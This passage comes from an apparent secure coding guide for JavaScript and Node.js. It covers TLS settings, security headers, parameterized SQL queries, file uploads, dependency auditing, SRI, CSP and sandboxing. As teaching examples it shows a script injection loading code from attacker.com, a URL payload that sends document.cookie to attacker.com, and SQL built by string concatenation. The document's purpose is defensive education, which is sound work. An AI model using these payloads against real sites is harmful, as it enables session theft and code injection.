const server = tls.createServer(options, (res) => {
  console.log('server connected');

  res.write('Hello JS-SCP!\n');
  res.setEncoding('utf8');
  res.pipe(res);
});

server.listen(443, () => {
  console.log('server bound');
});
```

If you're looking to serve your application over HTTPS you're better to go with the https module. Bellow, you will find a sample using the Express - Node.js web application framework.

```
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();
const certOptions = {
  key: fs.readFileSync('/my/certs/safe/location/key.pem'),
  cert: fs.readFileSync('/my/certs/safe/location/cert.pem')
};

app.get('/', (req, res) => {
  res.send('Hello World!')
});

https.createServer(certOptions, app)
  .listen(443);
```

SSL/TLS ciphers

It is important to highlight that Node.js by default accepts only a subset of strong ciphers.

Quoting the Node.js documentation about the Default TLS Cipher Suite:

> The default cipher suite included within Node.js has been carefully selected to reflect current security best practices and risk mitigation. Changing the default cipher suite can have a significant impact on the security of an application.

If, for a very strong reason, the default configuration has to be changed, it is recommended to follow the best practices given by Mozilla on its Server Side TLS Guide.

SSL/TLS Protocols

In order to protect against some well known attacks such as POODLE (CVE-2014-3566) and BEAST (CVE-2011-3389), it is recommended to disable some protocols on the server side.

By default, the `tls` and `https` modules negotiate a protocol from the highest level down to whatever the client supports. Nowadays, current browsers are not allowing SSLv2, however, it is important to disable SSLv3 to protect against POODLE and TLSv1.0 to protect against BEAST.

The `secureOptions` parameter on the `createServer` function from `tls` and `https` modules allows to specify the allowed SSL/TLS protocols as demonstrated below

```
const https = require('https');

const httpsServerOptions = {
  // This is the default secureProtocol used by Node.js, but it might be
  // sane to specify this by default as it's required if you want to
  // remove supported protocols from the list. This protocol supports:
  //
  // - SSLv2, SSLv3, TLSv1, TLSv1.1 and TLSv1.2
  secureProtocol: 'SSLv23_method',

  // Supply `SSL_OP_NO_SSLv3` constant as secureOption to disable SSLv3
  // from the list of supported protocols that SSLv23_method supports.
  secureOptions: constants.SSL_OP_NO_SSLv3,

  cert: fs.readFileSync('/my/certs/safe/location/cert.pem')),
  key: fs.readFileSync('/my/certs/safe/location/key.pem'))
};

https.createServer(httpsServerOptions, (req, res) => {
  res.end('works');
}).listen(443);
```

HTTP Strict Transport Security header

To further improve the communication security, the Strict Transport Security HTTP header (HSTS) can be added as follows

```
res.SetHeader("Strict-Transport-Security", "max-age=63072000; includeSubDomains")
```

The helmet package can be also used to add not only the `Strict-Transport-Security` header but also other security HTTP headers

```
const express = require('express');
const helmet = require('helmet');

const app = express();
app.use(helmet.hsts({maxage: 63072000, includeSubDomains: true}));
```

TLS certificate: client-side validation

Invalid TLS certificates should always be rejected. Make sure that the `NODE_TLS_REJECT_UNAUTHORIZED` environment variable **is not** set to `0` in a production environment.

TLS compression

The CRIME attack exploits a flaw with data compression.

By default, Node.js disables all compression.

UTF-8 encoding

All requests should also be encoded to a pre-determined character encoding such as UTF-8. This can be set in the header:

```
res.SetHeader("Content-Type", "Desired Content Type; charset=utf-8")
```

HTTP referer

Another important aspect when handling HTTP connections is to verify that the HTTP referer does not contain any sensitive information when accessing external sites. Since the connection could be insecure, the HTTP referer may leak information.

1. Actualy you can see it on source code: lines 26 and 28 of https module source code. ↩

System Configuration

Updates

Keeping things updated is key in security. So, with that in mind, developers should keep the JavaScript frameworks updated to the latest versions as well as external packages and frameworks used by the web application.

In order to help developers keep their packages updated, some tools such as Node Security Platform (`nsp`) will help identify known vulnerabilities.

Directory Listings

If a developer forgets to disable directory listings (or as OWASP calls it, Directory Indexing), an attacker could check for sensitive files navigating through directories.

By default, in Node.js or Express framework, there is no directory listing enabled.

Using Node.js, you need to use the `fs` module to simulate a directory listing. However, for the Express framework, there is a module called `serve-index` .

It is recommended to check your code in order to avoid a directory listing:

- Node.js - check for the use of `fs` module
- Express - check for the use of the `serve-index` module

HTTP Headers

On production environments, remove all unneeded functionalities and files. Any test code and functions are not needed on the final version (the version which is ready to go to production), instead should stay on the developer layer, not in a location that everyone can see - *aka* public.

HTTP Response Headers should also be checked. Remove the headers which disclose sensitive information such as:

- OS version
- Web server version
- Framework or programming language version

In addition, it is important to set-up several HTTP headers in order to improve the security of the web application. There is an OWASP project called OWASP Secure Headers which provides details about each HTTP header.

The `helmet` module can be used in order to help developers easily set-up the HTTP secure headers in a web application. Here is an example which allows adding the following HTTP headers:

- HTTP Strict Transport Security (HSTS) is a web security policy mechanism which helps to protect websites against protocol downgrade attacks and cookie hijacking. It is strongly recommended to use this header when using HTTPS.
- X-Frame-Options response header improve the protection of web applications against *clickjacking*. In short, it forbids the use of iframes in your web application.
- X-XSS-Protection header enables the Cross-Site Scripting filter in your browser.
- X-Content-Type-Options header prevent the browser from interpreting files as something else than declared by the content type in the HTTP headers. This header is mostly used by Internet Explorer.
- Content Security Policy (CSP) header allows to prevent XSS attacks. You have more about CSP in the General Coding Practices section or you can read "Content Security Policy - An Introduction by Scott Helme.

```
const express = require('express');
const helmet = require('helmet');

const app = express();

// add the HSTS header
app.use(helmet.hsts({maxage: 63072000, includeSubDomains: true}));

// add the X-Frame-Options and allowing only iframe from the same origin
app.use(helmet.frameguard({action: 'sameorigin'}));

// add the X-XSS-Protection header
app.use(helmet.xssFilter());

// add the X-Content-Type-Options header
app.use(helmet.noSniff());

// add the CSP header
app.use(helmet.csp({
  directives:{
    defaultSrc: ["'self'", 'https://ajax.checkmarx.com'],
    scriptSrc: ["'self'"],
    styleSrc:  ["'self'"],
    childSrc:  ["'none'"],
    objectSrc: ["'none'"],
    formSrc: ["'none'"]
  }
}));
```

Implement Better Security

Put your mindset-hat on and follow the least privilege principle on the web server, processes and service accounts.

Take care of your web application error handling. When exceptions occur, be sure to fail securely. You can check the Error Handling and Logging section in this guide for more information regarding this topic.

Prevent disclosure of the directory structure on your `robots.txt` file. `robots.txt` is a direction file and **NOT** a security control. Adopt a white-list approach:

```
User-agent: *
Allow: /sitemap.xml
Allow: /index
Allow: /contact
Allow: /aboutus
Disallow: /
```

The example above will allow any user-agent or bot to index those specific pages and disallow the rest. This way, you don't disclose sensitive folders or pages such as admin paths or other important data.

Isolate the development environment from the production network. Provide the right access to developers and test groups. Better yet, create additional security layers to protect them. In most cases, development environments are easier targets for attacks.

Last but not least, have a software change control system to manage and record changes in your web application code (development and production environments). There are numerous Github host-yourself clones that can be used for this purpose.

Database Security

This section on OWASP Secure Coding Practices - Quick Reference guide covers database security issues and actions developers and database administrators need to take when using databases in their web applications.

The Best Practise

Before using a database with your JavaScript application, you should take care of the following configurations:

- Secure database server installation[1]
  - Change/set a password for `root` account(s)
  - Remove the `root` accounts that are accessible from outside the localhost
  - Remove any anonymous-user accounts
  - Remove any existing test database
- Remove any unnecessary stored procedures, utility packages, unnecessary services, vendor content (e.g. sample schemas)
- Install the minimum set of features and options required for your database to work with JavaScript
- Disable any default accounts which are not required to connect to the database of your web application

Also, because it's **important** to validate input and encode output on the database, be sure to take a look into the Input Validation and Output Encoding sections of this guide.

> 1. MySQL/MariaDB have a program for this: `mysql_secure_installation`[3,4] ↩

Database Connections

Connection String Protection

To keep your connection strings secure, it's always a good practice to put the authentication details in a separated configuration file far from public access.

Instead of placing your configuration file at `/your/app/path/public_html/`, consider using a restricted access location `/some/private/path/config.json`

```
{
  "db": {
    "user": "f00",
    "pass": "f00?bar#ItsP0ssible",
    "host": "localhost",
    "port": "3306"
  }
}
```

Then you can load your `config.json` file on your JavaScript application:

```
const fs = require('fs');
const config = require('/some/private/path/config.json');

console.log('Configuration loaded');
```

Of course, if the attacker has root access, he/she could see the file which brings us to the most secure thing you can do - encrypt the file.

Note that required file path includes the `.json` suffix: this tells Node.js to load and parse the content as JSON and not as a regular JavaScript file, preventing code execution.

Database Credentials

You should use different credentials for every trust distinction and level:

- User
- Read-only user
- Guest
- Admin

Therefore, if a connection is being made for a read-only user, they could never mess up with your database information because the user actually can only read the data.

Database Authentication

Access the Database With Minimal Privilege

If your JavaScript web application only needs to read data and doesn't need to write information, create a database user whose permissions are `read-only`.

Always adjust the database user according to your web application's needs.

Use A Strong Password

When creating your database access, choose a strong password. OWASP Guidelines for enforcing secure passwords defines what a strong password is. You can use the npm OWASP Password Strength Test package to test your password according these rules.

Some password managers generate strong passwords in addition to some online web applications. Use them at your own risk.

Remove Default Admin Passwords

Most Database Management Systems have default accounts, most of them with no password set for the highest privilege user accounts (e.g. MariaDB and MongoDB use `root` with no password) which means an attacker can gain access to everything.

This should be fixed by setting a password, or better yet by creating a new account with a non-default username with the same access rights.

Also, don't forget to remove your credentials and/or private key(s) if you're going to post your code on a publicly accessible repository in GitHub.

Parameterized Queries

Prepared Statements (with Parameterized Queries) are the best and most secure way to protect against SQL Injections.

In some reported situations, prepared statements could harm the performance of the web application. Therefore, if for any reason you need to stop using this type of database query, we strongly suggest to read the Input Validation and Output Encoding sections.

Vulnerable Code

Before we start, a gentle reminder of code vulnerable to an SQL injection.

```
// evilUserData parameter is an input given by a user
// For the example it could be someting like that: or 1=1
const sql = 'SELECT * FROM users WHERE id = ' + evilUserData;
client.query(sql, (error, results, fields) => {
  if (error) {
    throw error;
  }

  // ...
});
```

An attacker is able to modify the SQL request in order to exfiltrate information or modify the database. When performing SQL queries, using a String concatenation is the worst thing to do!

Let's have a look at Postgres and MySQL packages in order to avoid this situation.

Postgres

The postgres package supports parameterized queries. It is really easy to use. Looking at the vulnerable code above, we just need to do the following:

```
// evilUserData parameter is an input given by a user
// For the example it could be someting like that: or 1=1
const sql = 'SELECT * FROM users WHERE id = $1';

client.query(sql, evilUserData, (error, results, fields) => {
  if (error) {
    throw error;
  }

  // ...
});
```

MySQL

Although mysql package doesn't support parameterized queries, it offers placeholder `?`

```
// evilUserData parameter is an input given by a user
// For the example it could be someting like that: or 1=1
const sql = 'SELECT * FROM users WHERE id = ?';

connection.query(sql, [evilUserData], (error, results, fields) => {
  if (error) {
    throw error;
  }

  // ...
});
```

This is almost the same as escaping `evilUserData` yourself with a great advantage - you will never forget to escape it.

```
// evilUserData parameter is an input given by a user
// For the example it could be someting like that: or 1=1
const sql = 'SELECT * FROM users WHERE id = ' + connection.escape(evilUserData);

connection.query(sql, (error, results, fields) => {
  if (error) {
    throw error;
  }

  // ...
});
```

Stored Procedures

Developers can use Stored Procedures to create specific views on queries to prevent sensitive information from being archived, rather than using normal queries.

By creating and limiting access to stored procedures, the developer is adding an interface that differentiates who can use a particular stored procedure from the type of information he/she can access. Using this, the developer makes the process easier to manage, especially when taking control over tables and columns from a security perspective, which comes in handy.

Let's take a look at an example...

Imagine you have a table with information regarding user passport IDs.

Using a query like:

```
SELECT * FROM tblUsers WHERE userId = $user_input
```

The problems of Input validation aside, the database user (for the example's sake, the user is called John) could access **ALL** information from the user ID.

What if John only has access to use this stored procedure:

```
CREATE PROCEDURE db.getName @userId int = NULL
AS
    SELECT name, lastname FROM tblUsers WHERE userId = @userId
GO
```

Which you can run just by using:

```
EXEC db.getName @userId = 14
```

This way, you know for sure that user John only sees `name` and `lastname` from the users he requests.

Stored procedures are not *bulletproof*, but they create a new layer of protection to your web application. They give database administrators a big advantage over controlling permissions (e.g. users can be limited to specific rows/data) and even better server performance.

File Management

The first precaution to take when handling files is to make sure that users are not allowed to directly supply data to any dynamic functions. `require` is one of such functions.

File uploads **SHOULD** only be restricted to authenticated users. After guaranteeing that file uploads are only made by authenticated users, another important aspect of security is to make sure that only accepted file types can be uploaded to the server (*whitelisting*). This check can be made by using, for example, the mmmagic package - *An async libmagic binding for Node.js for detecting content types by data inspection*.

```
const mmm = require('mmmagic');
const Magic = mmm.Magic;

const magic = new Magic(mmm.MAGIC_MIME_TYPE);
magic.detectFile('node_modules/mmmagic/build/Release/magic.node', (err, result) => {
  if (err) {
    throw err;
  }

  console.log(result);
  // output on Windows with 32-bit node: application/x-dosexec
});
```

After identifying the file type, an additional step is required to validate the file type against a whitelist of allowed file types:

```
const allowedMimeTypes = [ 'image/png', 'image/jpeg' ];

if (allowedMimeTypes.indexOf(result) === -1) {
  throw new TypeError('file type not allowed');
}
```

Files uploaded by users should not be stored in the web context of the application. Instead, files should be stored in a content server or in a database. It's important to note that the selected file upload destination should not have execution privileges.

If the file server that hosts user uploads is *NIX based, make sure to implement safety mechanisms such as a chrooted environment or mounting the target file directory as a logical drive.

In case of dynamic redirects, user data should not be passed. If it is required by your application, additional steps must be taken to keep the application safe. These checks include accepting only properly validated data and relative path URLs.

Additionally, when passing data into dynamic redirects, it is important to make sure that directory and file paths are mapped to indexes of pre-defined lists of paths and to use said indexes.

Never send the absolute file path to the user, always use relative paths.

Set the server permissions regarding the application files and resources to `read-only`, and when a file is uploaded, scan the file for virus and malware.

General Coding Practices

This section covers the OWASP Secure Coding Practices - Quick Reference Guide "General Coding Practices" in addition to JavaScript specific ones.

Dependencies

With Node.js, advent came npm - Node Package Manager and more recently yarn by Facebook. Both promote reusable JavaScript code, going beyond Node.js's scope - following the best practices and with tools such as Browserify, now developers write code once and can use it both server and client side.

Together with other tools and services like the popular Mocha test framework or Github free repositories for Open Source projects and it's integration with Travis CI, there was an important overall increase on code quality.

This is the perfect match with OWASP SCP recommendation "_use tested and approved managed code rather than creating new unmanaged code for common tasks".

Nevertheless, while writing their own applications, developers should handle third-party dependencies carefully as they will be part of their applications.

We will focus on npm as it is still the most used package manager. In general yarn is full compatible with npm which doesn't mean that discussed issues also apply to it. In fact, yarn came to solve some of the issues.

To install a dependency using npm we do:

```
$ npm install [PACKAGE-NAME] --save
```

Then `PACKAGE-NAME` is downloaded and stored locally at `node_modules` folder and the `package.json` file is updated to track the new dependency.

By default, issuing the npm install command as we did above downloads the most recent `PACKAGE-NAME` version and `package.json` is updated with an entry like `"package-name": "^1.2.4"` in the `dependencies` section.

Assuming you're using a version control system like Git, `node_modules` is something you exclude. So, whenever you checkout your application from Git, you have to install its dependencies; what you're running:

```
$ npm install
```

And here is the problem. Right now you're not sure that you got the `package-name` version `1.2.4` .

Perhaps in the meantime, `package-name` received some fixes and the actual version is could be `1.2.10` . Or some features were improved or new ones added and now it is at version `1.3.0` .

1. What if these changes done to `package-name` break your application?
2. What if these changes introduces security vulnerabilities?

Let's answer these questions, starting with the second one.

You should always audit your dependencies. As they will be part of your application, it is your responsibility to do it. More, it is your duty.

Some developers rely on Github stars to assess package's "quality". However if you think about Github stars as Facebook likes, we can all agree that they don't mean much.

Hopefully your task won't be a hard one. There are plenty of interesting projects assessing npm packages security. You have, for example, Snyk and the snyk npm package which will help you find, fix and monitor known vulnerabilities. This is a tool that you can easily integrate into your CI (Continuous Integration) pipeline or run it as a package.json script (as you probably run linter and tests).

Node Security Platform and its nsp tools is another option. Both will mitigate the risk of using insecure dependencies.

To shed light on how to prevent insecure dependencies from reaching your repository, remember that also Git (and most of the version control systems) provides hooks. Git, for example, has a pre-commit hook which can be used to run snyk or nps (or both, why not?), aborting in case of failure.

It's time to answer the first question - "*What if these changes done to* `package-name` *break your application?*".

Well, npm shrinkwrap answers the question with "*locking down dependency versions for publication*".

After running all of your tests and security assessment, it is time to run:

```
$ npm shrinkwrap
```

If you don't have one, a `npm-shrinkwrap.json` file will be created from the `package.json` one with something like:

```
{
  "name": "my-app",
  "version": "1.0.0",
  "dependencies": {
    "package-name": {
      "version": "1.2.4",
      "from": "package-name@latest",
      "resolved": "https://registry.npmjs.org/sax/-/package-name-1.2.4.tgz"
    }
  }
}
```

When running `npm install` to install your application dependencies, `npm-shrinkwrap` will take precedence despite the fact that `package-name` may have been updated.

A final and important note about "typo-squatting" attacks - With a huge database of packages are identified by their names, attackers have been publishing malicious packages using names similar to some popular packages.

Watch what you type and always validate that you have what you're looking for from your package manager.

Interpreted Code Integrity

OWASP SCP - Quick Reference Guide recommends to "*use checksums or hashes to verify the integrity of interpreted code, libraries, executables, and configuration files*".

Let's focus on third-party resources such as JavaScript libraries or stylesheets downloaded on the client-side from third-party remote hosts.

Perhaps what comes to mind are Content Delivery Networks (CDN). They are everywhere, and we "need" them. But what if they get compromised and resources get somehow modified?

How can we be sure that what is downloaded by our application on the client-side is just what we were expecting?

Subresource Integrity (SRI) is a great example of this recommendation.

Before SRI, scripts required by our client-side applications were added to the page (as illustrated below), with no guarantee that what would be downloaded was the same as what was there during development time.

```
<script src="https://example.com/example-framework.js"</script>
```

Now with SRI, we can tell the browser not only to download the resource, but also to execute it if and only if it matches a cryptographic hash;

```
<script src="https://example.com/example-framework.js"
        integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
        crossorigin="anonymous"></script>
```

This is also valid for `<link>` HTML elements.

Content Security Policy

Content Security Policy (CSP) is W3C Candidate Recommendation introduced to prevent Cross-Site Scripting attacks, click jacking and other code injection attacks.

If you already read Dependencies and Interpreted Code Integrity general coding practices, you will see that they share some security concerns.

Starting with Dependencies. As our applications have dependencies, dependencies also have their own dependencies. How do we know them all?

Our applications are build server-side and are then sent to the client where they run and live throughout most of the execution time. How do they know what is running there?

Let's assume that you do not have SRI in place (if so, please read the Interpreted Code Integrity section) and you're loading JavaScript resources from a CDN. How do you know that these JavaScript resources only download known dependencies and nothing else? What if the CDN gets compromised and one of the JavaScript resources that your application downloads includes a malicious payload? Think of something such as the example below in the middle of a huge library:

```
const s = document.createElement(s);
s.src='//attacker.com/malicious.js';
document.body.appendChild(s);
```

`Content-Security-Policy` is an HTTP response header which allows the server to tell the web browser what dynamic resources are allowed to load. By "dynamic resources" you should consider JavaScript scripts, stylesheets, images, XMLHttpRequests (AJAX), WebSockets or EventSource, fonts, objects (`<object>` , `<embed>` or `<applet>`), media (`<audio>` and `<video>`), frames and forms.

You're recommended to read the official Content Security Policy Reference so that you can take full advantage of all its features.

For completeness, the following examples lock your application resources to the same origin policy - resources are only allowed to load when they come from your application domain (`self`).

```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src '
self';
```

As stated before, CSP also fits OWASP recommendations for Interpreted Code Integrity overlapping SRI capabilities. For example, a hash can be provided to `script-src` allowing it to run if and only if it matches, give hash

```
Content-Security-Policy: script-src 'sha256-qznLcsROx4GACP2dm0UCKCzCG+HiZ1guq6ZZDob/Tng='
```

Although CSP is not bulletproof and it may look hard to manage, you should definitely apply it to your web applications.

Concurrency

Shared resources bring concurrency problems such as deadlocks and resources starvation. Techniques for solving these problems are already well-known and documented - semaphores and mutexes are two of them.

This is an important topic which deserves to be covered here, because JavaScript is known to be single threaded and takes advantage of its `Event Loop` for performance. The point is that JavaScript concurrency model is precisely based on its `Event Loop`.

You can read about JavaScript concurrency model in detail on Mozilla Developer NetworK "Concurrency model and Event Loop".

The following few lines are meant just to remind you that your database is a shared resource subject of concurrent connections and operations. Thankfully, you don't have to handle database concurrency. Nevertheless, when your application performs read/write operations on the file system or even a single file, you may be subject to concurrency problems.

Let's walk through a common and simple example. You have written a *middleware* for Express Node.js web application framework which counts visits, using a `counter.txt` file as storage.

```
const express = require('express');
const fs = require('fs');
const path = require('path');

const app = express();
const file = path.resolve('./counter.txt');

const counterMiddleware = (req, res, next) => {
  fs.readFile(file, (err, data) => {
    if (!err) {
      let counter = +data.toString();
      counter++;

      fs.writeFile(file, counter, (err) => {
        next();
      });
    }

    next();
  });
};
```

On every single request, the `counter.txt` file is read and written.

As you may know and certainly expect, the Express server answers multiple requests at the same time and, for a busy web site, two different requests may try to access the file at the same time[1] or write operations do not happen in the expected order messing with the counter.

This is where synchronization mechanisms and concurrency controls come in.

You may want to have a look at one of these npm packages or other with the same purpose, according to your needs:

- rwlock
- semaphore
- mutexify

Rule of thumb: concurrency is something you should always care about because when it comes to scalability, the first approach will be to increase the number of processes to handle a specific task.

[1]. is is gonna happen more frequently if you have multiple processes attending HTTP requests ↩

Sandboxing

Especially in the Output Encoding and Database Security sections, you were told that user input should always be handled as untrusted and unsafe data. Moreover, user input data should never be subject of string concatenation to computed, for examples, database queries.

You'll find more General Coding Practices on OWASP SCP - Quick Reference Guide which we will address together:

- "*Do not pass user supplied data to any dynamic execution function*"
- "*Restrict users from generating new code or altering existing code*"

Let's be brief - `eval` is evil (or at least, it is when misunderstood)!

`eval` is a JavaScript function which, generally speaking, that evaluates a given argument (`String`) as source code, allowing it to execute in the runtime context.

This would be the same as to dynamically adding a new `<script>` HTML element to the page's body.

Note - evaluating arbitrary user input in your application's runtime context **SHOULD NEVER** be done.

`eval` is not the only way to evaluate arbitrary `String` s, you may want to have a look at Function constructor. We'll go with the simple examples

```
const myAlert = Function('alert("' + document.location.hash.substring(1) + '")');
myAlert();
```

So, let's visit and "share sorrows"

```
https://example.com/#sorry");(new Image).src="//attacker.com/?cookie="+document.cookie;("
```

Rule of thumb and furthermore, ensure that user input (as other data sources may cause you troubles): identify and classify your data sources as "trusted" and "untrusted" and **ALWAYS** (but **ALWAYS) perform input validation, rejecting the invalid input.

If you really need to execute untrusted data, please use a sandbox.

On the client-side, the best you can do is load the insecure content in a `<iframe>` HTML element with the attribute `sandbox` set. You can find the specification here. Whenever possible, provide a Content Security Policy.

On the server-side, you have a few more options. Have a look at these projects:

- gf3/sanbox
- patriksimek/vm2
- PhantomJS (*a headless WebKit scriptable with a JavaScript API.*)

Note that Node.js VM module is not intended to execute untrusted code.

How To Contribute

This project is based on GitHub and can be accessed by clicking here.

Here are the basic of contributing to GitHub:

1. Fork and clone the project
2. Set up the project locally
3. Create an upstream remote and sync your local copy
4. Branch each set of work
5. Push the work to your own repository
6. Create a new pull request
7. Look out for any code feedback and respond accordingly

This book was built from ground-up in a collaborative fashion using a small set of Open Source tools and technologies.

Collaboration relies on Git - a free and open source distributed version control system and other tools around Git:

- Gogs - Go Git Service, a painless self-hosted Git Service, which provides a Github like user interface and workflow
- Git Flow - a collection of Git extensions to provide high-level repository operations for Vincent Driessen's branching model
- Git Flow Hooks - some useful hooks for git-flow (AVH Edition) by Jaspern Brouwer

The book sources are written on the markdown format, taking advantage of gitbook-cli.

Environment Setup

If you want to contribute to this book, you should first setup the following tools on your system:

1. To install Git, please follow the official instructions according to your system's configuration
2. Now that you have Git, you should install Git Flow and Git Flow Hooks
3. Last but not least, setup GitBook CLI

How To Start

Ok, now you're ready to contribute.

Fork the `js-scp` repo and then clone your own repository.

The next step is enabling Git Flow hooks; enter your local repository

```
$ cd js-scp
```

and run

```
$ git flow init
```

We're good to go with the Git Flow default values.

In a nutshell, every time you want to work on a section, you should start a 'feature':

```
$ git flow feature start my-new-section
```

To keep your work safe, don't forget to publish your feature:

To keep your work safe, don't forget to publish your feature:

```
$ git flow feature publish
```

Once you're ready to merge your work with others, you should go to the main repository and open a Pull Request to the `develop` branch. Then, someone will review your work, leave any comments, request changes and/or simply merge it on branch `develop` of project's main repository.

As soon as this happens, you'll need to pull the `develop` branch to keep your own `develop` branch updated with the upstream. The same way as on a release, you should update your `master` branch.

When you find a typo or something that needs to be fixed, you should start a 'hotfix'.

```
$ git flow hotfix start
```

This will apply your change on both `develop` and `master` branches.

As you can see, until now there were no commits to the `master` branch. Great! This is reserved for `releases` - when the work is ready to become publicly available, the project owner will do the release.

While in the development stage, you can get a live preview of your work. To get the Git Book tracking file changes and to live-preview your work, you just need to run the following command on a shell session

```
$ npm run serve
```

The shell output will include a `localhost` URL where you can preview the book.

Hazardous Characters

Any character or encoded representation of a character that can affect the intended operation of the application or associated system by being interpreted to have a special meaning, outside the intended use of the character. These characters may be used to:

- Altering the structure of existing code or statements
- Inserting new unintended code
- Altering paths
- Causing unexpected outcomes from program functions or routines
- Causing error conditions
- Having any of the above effects on down stream applications or systems

Regular Expression

A regular expression (regex or regexp for short) is a special text string for describing a search pattern. (source)

ReDoS

Regular expression Denial of Service (ReDoS) is a Denial of Service attack that exploits the fact that most Regular Expression implementations may reach extreme situations that cause them to work very slowly (exponentially related to input size).

dot-dot-slash

Path alteration characters like `../` and `..\`

Sanitization

Sanitization refers to the process of removing or replacing submitted data to ensure that it is valid and safe.

Canonicalize

To reduce various encodings and representations of data to a single simple form.

CDN

Content Delivery Network or Content Distribution Network is a geographically distributed network of proxy servers and their data centers. The goal is to distribute service spatially relative to end-users to provide high availability and high performance. (source)

SRI

Subresource Integrity (SRI) is a security feature that enables browsers to verify that files they fetch (for example, from a CDN) are delivered without unexpected manipulation. It works by allowing you to provide a cryptographic hash that a fetched file must match. (source)

CSP

CSP

Content Security Policy is a computer security standard introduced to prevent cross-site scripting (XSS), *clickjacking* and other code injection attacks resulting from execution of malicious content in the trusted web page context. (source)

Sandbox

Sandbox is a security mechanism for separating running programs, usually in an effort to mitigate system failures or software vulnerabilities from spreading. It is often used to execute untested or untrusted programs or code, possibly from unverified or untrusted third parties, suppliers, users or websites, without risking harm to the host machine or operating system. (source)

XSS

Cross-Site Scripting is an attack that consists of injecting malicious JavaScript code in the website.

DOM

Document Object Model (DOM) is a cross-platform and language-independent application programming interface that treats an HTML, XHTML, or XML document as a tree structure wherein each node is an object representing a part of the document. (source)

URI

Unified Resource Identifier

JSON

JavaScript Object Notation is a lightweight data-interchange format. It is easy for humans to read and write. It is easy for machines to parse and generate. It is based on a subset of the JavaScript Programming Language, Standard ECMA-262 3rd Edition - December 1999. JSON is a text format that is completely language independent but uses conventions that are familiar to programmers of the C-family of languages, including C, C++, C#, Java, JavaScript, Perl, Python, and many others. These properties make JSON an ideal data-interchange language. (source)

CSRF

Cross-Site Request Forgery (CSRF) "*is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.*" (source).

MitM

The Man-in-the-Middle attack intercepts a communication between two systems. Using different techniques, the attacker splits the original TCP connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server. Once the TCP connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication. (source)

TLS

Transport Layer Security is a cryptographic protocol that provides communication security over a computer network.

SSL is the TLS predecessor.

SSL

Secure Sockets Layer is a cryptographic protocol that provides communication security over a computer network.

TLS is the successor of SSL.

POODLE

Padding Oracle On Downgraded Legacy Encryption is a Man-in-the-Middle (MitM) exploit which takes advantage of internet and security software clients' fallback to SSL 3.0, allowing an attacker to reveal unencrypted messages (on average after 256 requests, 1 byte of unencrypted messages will be revealed).

BEAST

Browser Exploit Against SSL/TLS is a proof-of-concept demonstrated by Thai Duong and Juliano Rizzo back in 2011, which violates browsers' same origin policy constraints, for a long-known cipher block chaining (CBC) vulnerability in TLS 1.0. (source)

State Data

When data or parameters are used by the application or server to emulate a persistent connection or track a client's status across a multi-request process or transaction.

DoS

Denial of Service is a cyber-attack where the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. (source)

ES6

ECMAScript 6th Edition.

ECMAScript (or ES) is a trademarked scripting-language specification standardized by Ecma International in ECMA-262 and ISO/IEC 16262. It was created to standardize JavaScript, so as to foster multiple independent implementations. (source)